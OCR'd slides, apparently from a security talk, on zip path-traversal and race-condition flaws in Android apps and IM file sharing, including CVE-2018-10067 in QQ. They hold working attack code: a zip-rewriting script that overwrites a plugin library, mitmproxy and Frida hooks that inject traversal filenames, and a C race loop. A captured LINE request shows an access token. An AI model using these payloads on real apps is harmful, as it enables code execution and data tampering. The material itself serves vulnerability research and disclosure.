


6:42

解压缩到...

storage > emulated > 0

-336080995	2项 | 2018/04/03 10:39
1852684039	1项 | 2018/03/28 21:20
6e6db70700000013	1项 | 2018/03/28 21:20
ANRSnap	0项 | 2018/04/17 10:45
Alarms	0项 | 1970/11/28 23:42
Android	3项 | 2018/05/06 04:04
DCIM	1项 | 2018/04/18 22:24
Download	1项 | 2018/05/06 18:42
Mob	3项 | 2018/04/03 17:17
Movies	



6:53

1

根目录


2.87GB 已用, 21.45GB 可用, r/w

..
上层文件夹

test.zip
06 5月 18 18:42:13 5 字节 rw

Typical code snippets


- It’s hard to write secure code for developers, because the API itself is insecure. (java.utils.zip)
- Some packaged or third-party packages also suffer. (e.g. zip4j)



```java
protected void extractWithFilter(String filePath, String outputPath) throws IOException {
    ZipFile zipfile = new ZipFile(filePath);

    for (Enumeration<? extends ZipEntry> e = zipfile.entries(); e.hasMoreElements(); ) {
        ZipEntry zipEntry = e.nextElement();
        extractEntry(context, zipfile, entry, outputPath);
    }
}

private void extractEntry(@NonNull final Context context, ZipFile zipFile, ZipEntry entry,
                          String outputDir) throws IOException {
    if (entry.isDirectory()) {
        FileUtil.mkdir(new File(outputDir, entry.getName()), context);
        return;
    }

    final File outputFile = new File(outputDir, entry.getName());
    if (!outputFile.getParentFile().exists()) {
        FileUtil.mkdir(outputFile.getParentFile(), context);
    }
    //... write content to outputfile
```


Archives decompressing in web browser or file manager apps

- Steps to verify:
  - Download a malformed zip file/ store a malformed zip file on the sdcard
  - Manually trigger the decompressing operation.
- Generate a malformed zip file:



```python
fname = "test.zip"
src_fname  = "aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaa"
dest_fname = "../../../../data/data/com.vulnerable/app_libs/plugin.so"

with open(fname,"rb") as f:
    data = f.read()
    data = data.replace(src_fname, dest_fname)

with open(fname,"wb") as f:
    f.write(data)
```

- Not only in zip (tar , tgz , bz2, 7z etc.)




V • T • E

Archive formats	
Archiving only	ar • cpio • shar • tar • LBR • WAD
Compression only	bzip2 • gzip • lzip • LZMA • lzop • xz • SQ • compress
Archiving and compression	7z • ACE • ARC • ARJ • B1 • Cabinet • cfs • cpt • dar • DGCA • .dmg • .egg • kgb • LHA • LZX • MPQ • PEA • RAR • rzip • sit • SQX • UDA • Xar • zoo • ZIP • ZPAQ
Software packaging and distribution	APK • deb • Package (macOS) • RPM • MSI • JAR (WAR • Java RAR • EAR)
Document packaging and distribution	OEB Package Format • OEBPS Container Format • Open Packaging Conventions • PAQ

Comparison • List • Category

Downloading and decompressing archives during running

- Mobile OWASP Top 10 – M3 Insecure Communication
  - Downloading resources with clear-text TCP, HTTP protocol or misused HTTPS
  - Insufficient integrity verification
- What things apps download during running?
  - Compressed multi-media resources images/voices
  - Emojis/ Stickers
  - Skins
  - Fonts
  - Plugins
  - …


9:23

贴纸组合


基本信息	入门小提示...	✓
表情	用贴纸表达!	✓
Romance Megapack	All the flirtiest stickers in one pack!	免费
泰迪	抱不完!	免费
Romantic Gifts	For that special someone...	免费
鲜花	用经典方式表达关心!	免费
冷若冰霜	只能融化你的心，无法撼动他的心!	免费
爱爱爱	爱是唯一所需。	免费

Downloading and decompressing archives during running

- Vulnerable
  - Static analysis or scanners
    - grep --include *.smali -r zipEntry .
- Controllable
  - Static analysis
    - Recursively find the caller of target function
  - Dynamic analysis
    - Hooking
    - MITM

MITM


- Burp + MITMProxy
- Difficult to automate the whole process
- But easy to hook and modify the content of downloaded archive files.



```
def response(flow):
    if filter(flow.response):
        with open("malformed.zip","rb") as fin:
            flow.response.content = fin.read()
    else:
        return
```

Hooking


- Hooking File.exists() method to intercept all file reading operations
- Filter files that end with ".zip" to get less outputs
- Print the stack backtrace to see whether it is reachable and controllable



```
Java.perform(function () {
    var FileClazz = Java.use("java.io.File");
    var class_exception = Java.use("java.lang.Exception");
    var class_log = Java.use("android.util.Log");

    FileClazz.exists.implementation = function () {
        var path = this.getAbsolutePath();
        console.log("[*] " + path);
        if ( path.endWith(".zip")){
            var my_exception_obj = class_exception.$new();
            trace = class_log.getStackTraceString(my_exception_obj);
            console.log(trace);
        }
        return this.exists() ;
    };
});
```

Unsafe unzipping files in the SD Card or through


- Save(temporarily) zip files on the SD card
- Unsafe unzipping these files
- An interesting case in cmread that seems not exploitable



```
this.v = a.h() + "voice.zip";  // destination_dir,  sdcard
this.w = a.h() + "shakevoice";
File v0_3 = new File(this.v);
if(v0_3.exists()) {
    v0_3.delete();
}
if(!v0_3.exists()) {
    try {
        this.a(this.v);  // copy voice.zip from assets to sdcard
    }
    catch(IOException v0_4) {
        v0_4.printStackTrace();
    }
}
p.a_unzip(this.v, this.w, Boolean.valueOf(true));  // unsafe unzipping
```

Unsafe unzipping files in the SD Card

- Race condition with Java code
- Native code is much faster, we have chances to win
- Hard link is the fastest way, but it is not supported on fuse. So we use regular ways.




```
while( 1 )
{
    if ( access("/sdcard/Reader/Books/voice.zip", F_OK ) != -1 )
    {
        // file not exist
    }else{
        int fd_out = creat("/sdcard/Reader/Books/voice.zip", 0666);
        int len_write = write(fd_out, in_buf, FILE_SIZE);
        close(fd_out);
        if ( len_write != FILE_SIZE)
        {
            perror("write error");
        }
        break;
    }
}
return 0;
```

Directory Traversal in Instant Messaging Apps

- Many IM apps support sharing a file from one peer to another
  - Documents/Binary files (images/voices are likely to be renamed as a hash)
  - Filename remains the same as the sender
  - If filename not sanitized, path traversal issues may occur
- Steps to find directory traversals in IM
  - send a file with malformed filename to the target
  - the target clicks or downloads the file to trigger a directory traversal
- How can we send a malformed file
  - MITM
  - Hooking
  - Repackaging or recompiling


Possibility of MITM

- Example



```
POST /r/talk/m/reqseq HTTP/1.1
Host: obs-cn.line-apps.com
accept: */*
X-Line-Application: ANDROID 7.5.2   Android OS  7.1.2
cache-control: no-cache
X-Line-Access:
TTJv6nvh1NoakGatiG0gvi6qtoNdS1CSldU8etGtAOOSy1WOuNh0baDFCVTXtzDyVTrUN6
+rugxJyjzF3QYmU+kLeY7+Q5R//9w9wAZSseXwK
+4qHaH7lNnpwY2iO2Stgb8Gnb6kr29Ws
+TxYilD0cz3i8/1ttkDnVVnUoZHKyruzqNSQQPU68o9D4YnHMRARadcaQIe8L1tBuQpyGF
+6iVF4L8nuY8TwKFyH4WveAJXjfYkAmv7rsHA0OmcVFD5vbW3dONwelkXUULsXZed7ue8Y
v9ZZtpIunP43yBwBFcEpm
+ToguiRj0uvnrUaJpnMAhCMMathqKXAYOafLvo9hqbTBksfcwUA/
refUkVkzMGM6zwciVIGkgAH2ILJB+aHlThE4BONTJIVOZ6bnfEq4B8eeqPR69IY/
kposwlyhPXU+9zkTKo2phZXqbBs1yl2noAg==
content-type:
x-obs-params:
eyJuYW1lIjoib2xkZmlsZSIsIm9pZCI6InJlcXNlcSIsInJhbmdlIjoiYnl0ZXMgMC03XC
X-Line-Carrier: 46001,1-0
User-Agent: Line/7.5.2
connection: Keep-Alive
Content-Length: 8
```

Base64.decode(x-obs-parms):




```
{
    "name":"oldfile",
    "oid":"reqseq",
    "range":"bytes 0-7\\/8",
    "type":"file",
    "reqseq":"17",
    "tomid":"u72dc8xxxxxxxxxxe280065700",
    "ver":"1.0"
}
```

Case via hooking

- CVE-2018-10067 Directory travsesal in QQ series products
  - We can modify the filename via hooking during sending files
  - The final file name that used during uploading is neither assigned at the entry of native code nor the entry of onclick

```
if ( methodName == "a(com.tencent.mobileqq.filemanager.data.FileManagerEntity arg0)"){
    if ( a1.fileName.value == "newfile")
    {
        a1.fileName.value = "../../../../../../sdcard/anotherfile";
    }
    send( JSON.stringify(payload) )
    ret = this.%(methodName)s.overloads[i].apply(this, arguments);
}
```


00:57 2.98K/s 23%


Elphet
TIM移动在线 - WiFi

00:55

../../../../../../sdcard/anotherfile
8B 未下载

CVE-2018-10067 Directory traversal in QQ series products

- Limitations
  - Cannot overwrite files due to unique file creating
  - Can only traverse on the Sdcard due to File.renameTo API



```
03-01 11:10:53.475  2102  2386 E FileManagerRSWorker<FileAssistant>: =_= v! Id[6527808386624863983]rename file
error,
strTmpPath[/storage/emulated/0/Tencent/QQfile_recv/.tmp/787C29579DB7AAF5FFC60A80BE7E831D],strFilePath[/st
orage/emulated/0/Tencent/QQfile_recv/../../../../../../data/data/com.tencent.mobileqq/app_installed_plugin/qzone_wi
dgetai.apk]
```

